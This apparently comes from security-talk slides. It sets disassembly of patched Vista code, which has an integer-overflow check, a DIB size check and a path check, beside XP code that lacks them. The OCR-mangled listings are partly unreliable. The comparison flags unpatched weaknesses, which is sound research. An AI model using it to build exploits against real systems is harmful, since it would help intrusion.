
6c928e4e:
movzx eax , word ptr [ esi ]
cmp ax , 0Fh
ja short 6C92BECBloc_6C92BECB

6c928e57:
movzx eax , ax
push eax ; size_t
push dword ptr [ esi + 4 ] ; void *
lea eax , [ ebp + var_24 ]
push eax ; void *
call 6C921F52_memcpy

loc_6C92BE99:
inc [ ebp + var_7B ]
mov eax , [ ebp + var_7B ]
add [ ebp + var_80 ] , 0Ch
cmp eax , [ ebp + var_4C ]
jb short 6C92BE39loc_6C92BE39
```


Fully Patched VISTA CODE

Boundary Check for INT overflow ULongAdd API



Fully Patched XP CODE

NO ULongAdd API



Fully Patched VISTA CODE

A Safe check for the DIB Size

```
text:243CD628      jz         short loc_243CD63E
text:243CD62C      mov       eax, [edi+58h]
text:243CD62F      mov       [esi+58h], eax
text:243CD632      mov       eax, [edi+5Ch]
text:243CD635      mov       [esi+5Ch], eax
text:243CD638      mov       eax, [edi+60h]
text:243CD63B      mov       [esi+60h], eax
text:243CD63E
text:243CD63E      loc_243CD63E:                                ; CODE XREF: ConvertSurfaceDescTo
text:243CD63E      lea     eax, [ebp+arg_0]
text:243CD641      push    eax
text:243CD642      push    ebx
text:243CD643      call   _SAFE_DIBSIZE@8 ; SAFE_DIBSIZE(x,x)
text:243CD648      test   eax, eax
text:243CD64A      jl     short loc_243CD6A4
text:243CD64C      mov     eax, [ebp+arg_0]
text:243CD64F      mov     ecx, [ebp+var_8]
text:243CD652      mov     [ebx+14h], eax
text:243CD655      mov     [ecx+28h], eax
text:243CD658      mov     eax, [ebp+arg_8]
text:243CD65B      test   eax, eax
text:243CD65D      mov     dword ptr [ecx+20h], 1
text:243CD664      jz     short loc_243CD685
text:243CD666      mov     ecx, [eax+8]
text:243CD669      sub     ecx, [eax]
text:243CD66B      lea    edi, [esi+10h]
text:243CD66E      mov     [esi+8], ecx
text:243CD671      mov     ecx, [eax+0Ch]
text:243CD674      sub     ecx, [eax+4]
text:243CD677      mov     [esi+0Ch], ecx
text:243CD67A      mov     ecx, [ebp+var_8]
text:243CD67D      mov     esi, eax
```

Fully Patched XP CODE

Not Safe DIB Size calc

```

7      call    dword ptr [ebx+10h]
9      and    [ebp+arg_0], 0
E      cmp    dword ptr [ebx+50h], 0
2      jbe    short loc_70F6D0BE
4      mov    eax, esi
6
6      loc_70F6D086:                                ; CODE XREF: ConvertSurfaceDescTo
6      mov    cl, [eax+2]
9      mov    dl, [eax]
8      inc    [ebp+arg_0]
E      mov    [eax], cl
0      mov    ecx, [ebp+arg_0]
3      mov    [eax+2], dl
6      add    eax, 4
9      cmp    ecx, [ebx+50h]
C      jb    short loc_70F6D086
E
E      loc_70F6D0BE:                                ; CODE XREF: ConvertSurfaceDescTo
E      ; ConvertSurfaceDescToMediaType(
E      cmp    dword ptr [ebx+40h], 0
2      jz     short loc_70F6D0D6
```

Fully Patched XP CODE

```
push esp
mov ebp, esp
push esi
mov esi, ecx
xor eax, eax
cmp [ esi + 4 ], eax
jz short 6FD41BAA1oc_6FD41BAA
```

```
6fd41baa:
cmp dword ptr [ esi ], 0FFFFFFFFh
jnz short 6FD41BA61oc_6FD41BA6
```

```
6fd41baf:
push eax
push [ ebp + dwFlagsAndAttributes ]
push 3
push eax
push 1
push 80000000h
push [ ebp + lpFileName ]
call ds : 6FD4100C__imp__CreateFileW@28 ; CreateFileW(x,x,x,x,x,x,x)
xor ecx, ecx
cmp eax, 0FFFFFFFFh
setnz cl
mov [ esi ], eax
mov eax, ecx
```

```
6fd41ba6:
xor eax, eax
jmp short 6FD41BD2
```

```
6fd41bd2:
```


Fully Patched VISTA CODE

A check for valid path

jnz short 24141C471c

```
24141c50:  
push [ ebp + pszPath ] ; pszPath  
call 241465DD_PathIsValid@4 ; PathIsValid(x)  
test eax , eax  
jnz short 24141C75loc_24141C75
```

```
24141c5c:  
push eax  
push [ ebp + dwFlagsAndAttributes ]  
push 3  
push eax  
push 1  
push 80000000h  
push [ ebp + pszPath ]  
call ds : 24141000__imp__CreateFile@2B ; CreateFileV(x,x,x,x,x,x,x)  
mov [ esi ] , eax
```

```
24141c75:  
xor eax , eax  
cmp dword ptr  
setnz al
```

LIVE DEMO